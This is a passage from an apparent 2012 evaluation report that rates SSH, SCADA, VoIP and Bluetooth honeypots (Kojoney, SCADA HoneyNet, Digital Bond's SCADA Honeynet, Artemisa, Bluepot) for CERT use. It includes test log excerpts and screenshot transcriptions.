2012-04-26 09:44:19+0200 [HoneyPotTransport,0,192.168.122.1] kex alg, key alg: diffie-hellman-group1-sha1 ssh-rsa
2012-04-26 09:44:19+0200 [HoneyPotTransport,0,192.168.122.1] outgoing: aes128-ctr hmac-md5 none
2012-04-26 09:44:19+0200 [HoneyPotTransport,0,192.168.122.1] incoming: aes128-ctr hmac-md5 none
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40077 (192.168.122.231:2222) [session: 4]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40078 (192.168.122.231:2222) [session: 5]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40079 (192.168.122.231:2222) [session: 6]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40080 (192.168.122.231:2222) [session: 7]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40081 (192.168.122.231:2222) [session: 8]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40082 (192.168.122.231:2222) [session: 9]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40083 (192.168.122.231:2222) [session: 10]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40084 (192.168.122.231:2222) [session: 11]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40085 (192.168.122.231:2222) [session: 12]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40086 (192.168.122.231:2222) [session: 13]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40087 (192.168.122.231:2222) [session: 14]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40088 (192.168.122.231:2222) [session: 15]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40089 (192.168.122.231:2222) [session: 16]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40090 (192.168.122.231:2222) [session: 17]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40091 (192.168.122.231:2222) [session: 18]
2012-04-26 09:44:20+0200 [kippo.core.honeypot.HoneyPotSSHFactory] New connection: 192.168.122.1:40092 (192.168.122.231:2222) [session: 19]
```

Figure 23: Kippo in operation (screenshot)

5.2.2.3.2 Kojoney

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★★	★★	★★★	★★	★★	★★	★★	★	$$$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.0.4.2

Date tested: 2 May 2012

Testing time: 12 hours

Website: http://kojoney.sourceforge.net/

Kojoney is a low-interaction honeypot emulating the SSH service. It allows for the observation of brute-force login attacks. The honeypot is implemented in Python and builds on top of the Twisted Conch library base. It is distributed under GPLv2. The development of the honeypot ended in 2010.

Evaluation

Detection scope: Specialised

The honeypot can only emulate the Secure Shell (SSH) service.

Accuracy of emulation: Good ★★★

Kojoney can be detected when using specialised tools or when analysing network traffic generated by it during the SSH session negotiation phase. After successful authentication a user is presented with a fake terminal allowing only a basic set of commands to be invoked. Because of the limited functionality of the emulated environment, Kojoney can be easily discovered. Nevertheless it is still very useful as a detection mechanism for brute-force login attacks.

Quality of collected data: Fair ★★

Kojoney gathers the following basic information about brute-force attacks: attempt of session negotiation, IP address of the attacker, username used and list of commands invoked in the simulated terminal. The honeypot does not make any classification of observed behaviour but is able to generate a human-readable report summarising observed attacks. Additionally, it stores for later analysis all files downloaded during an SSH session with an attacker. The lack of a built-in classification mechanism prevents using honeypot data 'as is'. Without more in-depth analysis data may lead to wrong assumptions about logged events and therefore to false classification of some connections as incidents.

Scalability and performance: Good ★★★

The honeypot can listen on many IP addresses and can serve more than 100 users at a time with good performance and responsiveness. The software is not able to support multi-instance cooperation.

Reliability: Fair ★★

The tool is not equipped with any monitoring solution. Under high load (i.e. more than 2000 active sessions) the honeypot can become unstable and refuse any new connections.

Extensibility: Fair ★★

Kojoney is distributed as open-source (GPL v2). Its architecture is not fully modular, so extending the functionality can be difficult. The honeypot does not provide any API.

Ease of use and setting up: Fair ★★

The Kojoney honeypot documentation is not extensive, but sufficient for successful use. Unfortunately it does not describe some configuration aspects, such as definition of a port to listen on or the location of directory to store log files. Such options are present in one of the source files. The default configuration is limited to defining a list of usernames and passwords which allow the attacker to gain access to emulated terminal. The installation of Kojoney is quite difficult and requires advanced knowledge of Linux operating system and methods of code compilation. Software does not have any interactive GUI but is equipped with a set of tools allowing generation of attack reports.

Embeddability: Fair ★★

The honeypot does not provide any API for integration purposes. It is possible to parse and analyse Kojoney log files but this requires implementing a custom parser. As the format of the log file is simple, developing such a solution should not be difficult. It is not possible to define the scope or types of data gathered by the honeypot. Information that can be obtained include: brute-force attempts, successful logins, commands invoked in the system and files downloaded by the attacker. The tool works as an SSH daemon and is fully automated.

Support: Poor ★


Kojoney has not been developed since 2010. Also it does not appear to be a project community at all.

Costs: High $$$

Wide deployment of the honeypot can generate high costs, mainly because it is only partially compatible with newer versions of the libraries in Linux systems and because its development has stopped.

Usefulness for CERTs: Not useful ☹

Usefulness of the Kojoney honeypot is diminished mainly because other active projects currently provide similar functionality.



```
2012/05/02 09:19 CEST [SSHServerTransport,0,192.168.122.1] server->client: aes128-ctr hmac-md5 none
2012/05/02 09:19 CEST [SSHServerTransport,0,192.168.122.1] client->server: aes128-ctr hmac-md5 none
2012/05/02 09:19 CEST [SSHServerTransport,0,192.168.122.1] connection lost
2012/05/02 09:20 CEST [SSHServerTransport,1,192.168.122.1] kex alg, key alg: diffie-hellman-group1-sha1 ssh-rsa
2012/05/02 09:20 CEST [SSHServerTransport,1,192.168.122.1] server->client: aes128-ctr hmac-md5 none
2012/05/02 09:20 CEST [SSHServerTransport,1,192.168.122.1] client->server: aes128-ctr hmac-md5 none
2012/05/02 09:20 CEST [SSHServerTransport,1,192.168.122.1] starting service ssh-userauth
2012/05/02 09:20 CEST [SSHService ssh-userauth on SSHServerTransport,1,192.168.122.1] root trying auth none
2012/05/02 09:20 CEST [SSHService ssh-userauth on SSHServerTransport,1,192.168.122.1] root trying auth publickey
2012/05/02 09:20 CEST [SSHService ssh-userauth on SSHServerTransport,1,192.168.122.1] root failed auth publickey
2012/05/02 09:20 CEST [SSHService ssh-userauth on SSHServerTransport,1,192.168.122.1] reason:
2012/05/02 09:20 CEST [SSHService ssh-userauth on SSHServerTransport,1,192.168.122.1] Traceback (most recent call last):
        Failure: <class 'twisted.cred.error.UnauthorizedLogin'>:

2012/05/02 09:20 CEST [SSHService ssh-userauth on SSHServerTransport,1,192.168.122.1] root trying auth password
2012/05/02 09:20 CEST [SSHService ssh-userauth on SSHServerTransport,1,192.168.122.1] root authenticated with password
2012/05/02 09:20 CEST [SSHService ssh-userauth on SSHServerTransport,1,192.168.122.1] starting service ssh-connection
2012/05/02 09:20 CEST [SSHService ssh-connection on SSHServerTransport,1,192.168.122.1] got channel session request
2012/05/02 09:20 CEST [SSHChannel session (0) on SSHService ssh-connection on SSHServerTransport,1,192.168.122.1] channel open
2012/05/02 09:20 CEST [SSHChannel session (0) on SSHService ssh-connection on SSHServerTransport,1,192.168.122.1] pty request: xterm (50,
150, 0, 0)
2012/05/02 09:20 CEST [SSHChannel session (0) on SSHService ssh-connection on SSHServerTransport,1,192.168.122.1] unhandled request for en
v
2012/05/02 09:20 CEST [SSHChannel session (0) on SSHService ssh-connection on SSHServerTransport,1,192.168.122.1] getting shell
2012/05/02 09:20 CEST [SSHChannel session (0) on SSHService ssh-connection on SSHServerTransport,1,192.168.122.1] <twisted.conch.ssh.sessi
on.SSHSessionProcessProtocol instance at 0xbc8290>
2012/05/02 09:20 CEST [SSHChannel session (0) on SSHService ssh-connection on SSHServerTransport,1,192.168.122.1] COMMAND IS :
2012/05/02 09:20 CEST [SSHChannel session (0) on SSHService ssh-connection on SSHServerTransport,1,192.168.122.1] COMMAND IS : ls
2012/05/02 09:20 CEST [SSHChannel session (0) on SSHService ssh-connection on SSHServerTransport,1,192.168.122.1] sending close 0
```

Figure 24: Kojoney in operation (screenshot)

5.2.2.4 SCADA honeypots

SCADA honeypots specialise in detection of attacks against ICS networks.

5.2.2.4.1 SCADA HoneyNet Project

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★	★	★★★	★★★	★★	★★	★★★	★	$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.3

Date tested: 10 April 2012

Testing time: none, code review only

Website: http://sourceforge.net/projects/scadahoneynet/

The project aims to create a low-interaction honeypot emulating industrial control system networks of various architectures (SCADA, DCS, PLC). Due to significant differences between ICS networks, the project attempts to deliver basic components that can be arranged in a honeynet that closely resembles the real system that is deployed in a particular location. SCADA HoneyNet is implemented as a set of Python scripts for Honeyd.

Evaluation

Detection scope: Multi-function

The honeypot consists of a set of four scripts emulating different services common in ICS networks: embedded Telnet and FTP servers, web-based control panel and a device using Modbus protocol. These different services qualify its detection scope as 'multi-function'.

Accuracy of emulation: Fair ★★

Emulation of provided services is limited to a few commands only. For that reason, it is not expected that the honeypot will be exposed in any longer interaction with an attacker.

Quality of collected data: Poor ★

SCADA HoneyNet scripts do not collect data in a coherent manner, and just log selected information to files for monitoring or diagnostic purposes. Additional mechanisms for capturing and analysing network traffic should be deployed in order to gather more operational data. There are no built-in classification or malware collection capabilities.

Scalability and performance: Good ★★★

Although SCADA HoneyNet is implemented in an interpreted language (Python), emulation of services is very basic and does not require significant amounts of CPU time or memory, therefore the expected performance is high. Since all scripts are run by Honeyd and do not use any external resources or communication channels, the solution should be easily scalable.

Reliability: Good ★★★

No negative opinions regarding stability of the honeypot were found. The source code seems to be well structured and concise; therefore no significant problems in a production environment are expected. The scripts do not produce diagnostic information in a coherent manner, so monitoring of multiple log files is necessary.

Extensibility: Fair ★★

Modification of existing scripts (e.g. extending the range of supported commands for more improved emulation accuracy) should not be difficult – the source code is open and available under a GPL licence. There is no documentation for developers, but the code responsible for the emulation is brief (less than 300 lines in total) and should be easy to extend.

Ease of use and setting up: Fair ★★

SCADA HoneyNet requires Honeyd (see section 5.2.2.1.4), which is responsible for maintaining network-level communication and management of scripts that emulate particular services. After this precondition is fulfilled, installation of the honeypot is easy – scripts must be placed in a predefined directory and appropriate entries have to be added to Honeyd configuration. The scripts themselves do not provide any configuration options, and any change of behaviour requires direct modifications to the source code. Similarly, there are no built-in monitoring or management capabilities. The documentation available on the project's site contains a general description of the project goals, rationale behind different service emulators and methods used for their implementation, but there is no complete reference manual or tutorial explaining how to set up the honeypot.

Embeddability: Good ★★★

The solution is implemented as a set of independent scripts that use standard input and output for communication (as typical UNIX tools). Because of this, each script can be used separately, even outside of the Honeyd environment (e.g. using inetd). Since functionality of the honeypot is limited to interaction with an attacker and it does not provide any metadata related to connections, requirements related to the output data do not apply.

Support: Poor ★


The project has not been developed since 2005. It lacks a user community – the mailing list seems to have been inactive for many years.

Costs: Low $

Deployment of the solution should not involve significant costs. Even if Honeyd is not used in the organisation, simplicity of the interface of SCADA HoneyNet's scripts means that they can be integrated in alternative honeypot systems.

Usefulness for CERTs: Not useful ☹

Adding emulation of services common in ICS networks may enable detection of scanning activity and initial attacks targeted for these systems. However, it is not clear if such attacks are observable on the Internet. The honeypot would probably be most useful in a real ICS network. Nevertheless, due to low deployment costs and rare ability to emulate Modbus devices, SCADA HoneyNet may be integrated into existing monitoring systems just in case attacks targeted at the ICS network emulated by the honeypot become more common on the Internet or used for experimental purposes.



Diagnostic Page

Diagnostics

Temperature: 70

CPU: 70%

Memory: 240M

IO: Active

Figure 25: SCADA HoneyNet in operation (screenshot)

5.2.2.4.2 SCADA Honeynet (Digital Bond)

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★	★	★	★★	★★	★★	★	★	$$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: .08

Date tested: 6 April 2012

Testing time: 1 day

Website: http://www.digitalbond.com/tools/scada-honeynet/

SCADA Honeynet consists of a preconfigured set of tools that together form a honeypot for ICS networks, created by Digital Bond. The system consists of two virtual machines, available for download from the company's website. The first one serves as a low-interaction honeypot which emulates several services common in industrial environments. The role of the other one is monitoring network traffic to the honeypot and data collection, using installed Honeywall software. The solution was evaluated as a whole, including software running on both virtual machines.

One of the main elements of the low-interaction honeypot machine is Honeyd, where selected standard scripts are slightly modified in order to more closely resemble services present in ICS networks. SCADA HoneyNet Project (see section 5.2.2.4.1) took a similar approach; however, Digital Bond's solution does not incorporate code from its predecessor. Apart from Honeyd, the low-interaction honeypot runs independent FTP (iFTPd) and HTTP (FizmezWebServer) servers configured in a way that aims to emulate SCADA environment. The preinstalled software also includes a simple device emulator that uses the Modbus protocol (TCP), built on Java Modbus (jamod).

The virtual machine with Honeywall software can be used to monitor traffic to the low-interaction honeypot distributed by Digital Bond, but a configuration with a real industrial control system working as a high-interaction honeypot (not controlling any real processes) is also possible. Functionality of Snort IDS, which is a part of Honeywall, was extended with new rules detecting Modbus, DNP3 and ICCP protocols but the software was not modified otherwise.

Evaluation

Detection scope: Multi-function
The honeypot is capable of emulating various services encountered in ICS networks: Telnet, FTP, HTTP, Modbus.

Accuracy of emulation: Fair ★★
Emulated services resemble their real counterparts in a very limited way, e.g. they display identical banner on login. It makes the honeypot easy to spot and may prevent any longer interaction with an attacker.

Quality of collected data: Poor ★
The set of services that form the low-interaction honeypot do not gather data in a systematic or coherent manner. Only some diagnostic information is logged in multiple files, using different formats. The evaluated solution uses Honeywall server for data processing and analysis; however, its base functionality was not rated here (see section 8.5.1 for an evaluation of Honeywall). Rules added by Digital Bond detect various kinds of suspicious traffic that is sent to the low-interaction honeypot and raises an alert when such situation occurs (basic event classification). The honeypot is not capable of collecting malware; however, it can be extracted from network dumps.

Scalability and performance: Poor ★

With the exception of Honeyd, the tools that are used for emulation of services are not able to use more than a single IP address, which significantly limits scalability of the whole solution. The fact that real FTP and HTTP servers were used makes the assessment of the overall performance difficult; more thorough performance tests are required to determine if they have any problems with throughput or handling of multiple simultaneous connections.

Reliability: Fair ★★

No information was found on the stability of the SCADA Honeynet software. A complex architecture – different methods of emulation for particular services, using two virtual machines – and incorporating real but not popular HTTP and FTP servers can have a negative impact on the reliability of the whole system.

Extensibility: Fair ★★

Except for the Modbus device emulator, the source code of all components of the system is available on open-source licences. The low-interaction honeypot consists of a set of loosely integrated tools, therefore adding a new service is straightforward – either by installing a new Honeyd script or by starting a new daemon. However, the architecture of the solution makes any modifications to the core functionality difficult. There is no common API that components could use for exchanging information, and no documentation for developers.

Ease of use and setting up: Fair ★★

Digital Bond distributes SCADA Honeynet as virtual machine images for VMware. Since files containing disk images are in the VMDK format, it is possible to import them to other virtualisation tools, e.g. VirtualBox. Installation process of the honeynet is well documented and its deployment should not take much time. The low-interaction honeypot is not easy to configure, e.g. it is not possible to change parameters of Honeyd scripts without modifications to the source code, and FTP and HTTP have use different configuration files (their configuration is used to implement the emulated environment) which have to be customised separately. The Modbus emulator lacks documentation so it is difficult to determine if it is possible to configure it at all. Each tool requires separate monitoring procedures, since location of the log files and their format is not coherent. Honeywall can be viewed as a user interface for SCADA Honeynet but it is not rated in this section.

Embeddability: Poor ★

Neither the whole system, nor its individual parts are designed to work as a component within a larger system. Individual tools installed on the low-interaction honeypot are limited to replying to attackers' requests and do not provide enough data about activity in the monitored network. The honeynet consists of multiple elements that have to be managed and monitored separately. There is no API that could be used for communication with external tools.

Support: Poor ★


The most recent version of SCADA Honeynet seems to have been released in 2007 and the project does not show any signs of activity. Documentation provided on the website is limited to a general description of the software and the installation process. There is no public mailing list or a user community. Digital Bond does not advertise any support for the honeypot but it is still engaged in projects related to the security of ICS networks, e.g. Basecamp,[27] so it may be possible to obtain support by contacting the company directly.

Costs: Medium $$

While the software itself is available on an open licence (with the exception of the Modbus device emulator), customising it to cooperate effectively with other monitoring solutions may be difficult. Re-implementing features offered by SCADA Honeynet emulators on top of different components should not take much effort, and would probably lower the maintenance costs significantly in the long term.

Usefulness for CERTs: Not useful ☹

According to information published by Digital Bond, in 18 months of deployment of the honeypot on the Internet no attacks targeting ICS systems were detected. However, the proper environment for deployment of SCADA Honeynet would be a real internal ICS network. Only a limited number of CERTs are directly involved in securing of such systems. For these reasons, the honeypot does not seem useful for deployment on the Internet or non-ICS internal networks. It should be noted that Snort rules prepared by Digital Bond are available for download separately and can be imported in monitoring systems in order to enhance their detection capabilities.



```
Ubuntu 6.06.1 LTS target tty1

target login: digitalbond
Password:
Last login: Wed May 23 12:17:19 2012 on tty1
Linux target 2.6.15-23-server #1 SMP Tue May 23 15:10:35 UTC 2006 i686 GNU/Linux

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
digitalbond@target:~$ ls simulators
ftp  ftp.log  ftp.tar.gz  http.log  modbus.log  ModSim  web  web.tar.gz
digitalbond@target:~$ _
```

Figure 26: SCADA Honeynet (Digital Bond) in operation (screenshot)

[27] http://www.digitalbond.com/tools/basecamp/

5.2.2.5 VoIP honeypots

VoIP honeypots specialise in detecting and analysing attacks against VoIP-based services.

5.2.2.5.1 Dionaea

NOTE: Dionaea is not strictly a VoIP honeypot, but it has an extensive module emulating VoIP based on SIP (establishing SIP sessions) (see section 5.2.2.1.2).

5.2.2.5.2 Artemisa

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★★★	★★★★	★★	★★★	★★	★★★	★★	★	$$	🙂

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 1.0.91

Date tested: May 2012

Testing time: 16 hours

Website: http://artemisa.sourceforge.net/

Artemisa is a low-interaction VoIP (Voice over Internet Protocol) honeypot based on SIP (Session Initiation Protocol). It is designed to run in an enterprise environment as a back-end (fake conventional telephone). It registers multiple honeypot-telephone-numbers in real SIP registrar server and waits for incoming connections. Artemisa interacts with the attacker through SIP response messages. It is possible to establish a full voice conversation. Artemisa analyses SIP messages and classifies an attack. Additional features include the possibility of defining active response, like reconfiguration of network devices (IPS functionality), scanning the source of the connection, or even attacking the attacker (not a recommended option).

Evaluation

Detection scope: Specialised
The honeypot emulates only a SIP-based VoIP service.

Accuracy of emulation: Excellent ★★★★
Artemisa emulates a typical back-end on the enterprise VoIP network. It responds to incoming SIP messages including establishing voice conversation. Emulation is quite deep (voice conversation) and correct – accidental disclosure by an incorrect reaction is unlikely.

Quality of collected data: Excellent ★★★★

The honeypot has three configurable modes: passive, active and aggressive. Running in active or aggressive mode provides rich and complete metadata. When running in passive mode Artemisa provides only basic metadata. Additional analyses of the source of the connection, like obtaining domain name (using whois), or performing a scan to determinate open ports (using nmap) are not performed in passive mode. Note that scanning can be seen as controversial and might be illegal in some countries.

Artemisa logs using two easy-to-parse formats: clear text and HTML. All events are automatically classified into one of the following categories:

- interactive attack
- scanning
- SPIT (Spam over Internet Telephony)
- INVITE message flooding
- OPTIONS message flooding.

Scalability and performance: Fair ★★

Artemisa has the capability to handle a large set of telephone numbers (back-ends), but it needs to register all of them on a SIP registrar server, which might be an issue (limited resources). The honeypot can handle at least two telephone connections at the same time by default, but it is possible to handle more. The tool is not designed to support horizontal scaling.

Reliability: Good ★★★

No unexpected application termination or other problems were observed, but testing procedure required a fully functional VoIP server, which could not be provided.

Extensibility: Fair ★★

Architecture of the honeypot is not suited for extensions (no support for plugins). There is a possibility of modifying modules responsible for reaction on detected threats – by design it uses shell scripts. Changing any of the core functionality requires adaptation of the source code, which is open.

Ease of use and setting up: Good ★★★

The honeypot usage is simple and easy: the setting-up procedure is to run the main Python script. No source code compilation of the main tool is required, only an additional PJSIP library[28] has to be compiled. Configuration is easy (base knowledge about SIP technology is required) and placed in text file.

[28] http://www.pjsip.org/

Artemisa has a simple command-line interactive user interface (CLI), which might be used to obtain information about the current state of the tool's activity and to generate some statistics. No graphic user interface (GUI) is provided, but every handled session is logged in HTML format, so it might be displayed in a web browser. Good user documentation is provided.

Embeddability: Fair ★★

Artemisa has neither a programming interface (API) nor any database system support. However, output data is easy to parse. Moreover, the honeypot generates an HTML-based report after each session. Another feature is the sending of data via email, which represents the push technology. Alternatively, the user is able to modify modules responsible for reaction on detected threats (shell scripts). Such modification can change a module to push all data into a third party tool (for example, a database system). Range of data reported through modules is configurable.

Support: Poor ★

The honeypot is neither maintained nor developed by anyone. The last change in the repository was made on 20 February 2011.[29] A community forum exists but is not active (no active support is provided). Support is therefore essentially limited to user documentation and comments in configuration files and source code.

Costs: Medium $$

Artemisa is free software (distributed under GNU General Public Licence version 3). However, it is neither maintained nor developed by anyone. Artemisa requires SIP registrar server to register fake telephone numbers. Therefore, only in an enterprise SIP-based VoIP network are the costs likely to be low, due to the fact that the necessary infrastructure will probably already exist.

Usefulness for CERTs: Useful ☺

In recent years an increase of VoIP attacks have been observed. CERTs that are interested in detecting and understanding this type of threat are advised to investigate this solution. Artemisa might also be useful for corporate CERTs, if SIP-based VoIP telephony is used in their network.

[29] http://artemisa.svn.sourceforge.net/viewvc/artemisa

5.2.2.6 Bluetooth honeypots

Bluetooth honeypots specialise in attacks targeted at Bluetooth-based technologies.

5.2.2.6.1 Bluepot

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★★	★★	★★★	★★	★★	★★★	★	★	$$$	☹


Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 0.1

Date tested: May 2012

Testing time: 12 hours

Website: http://code.google.com/p/bluepot/



Attacker

Choose an attacker: 01[redacted]AB

Informatic

Hits: 4

Log

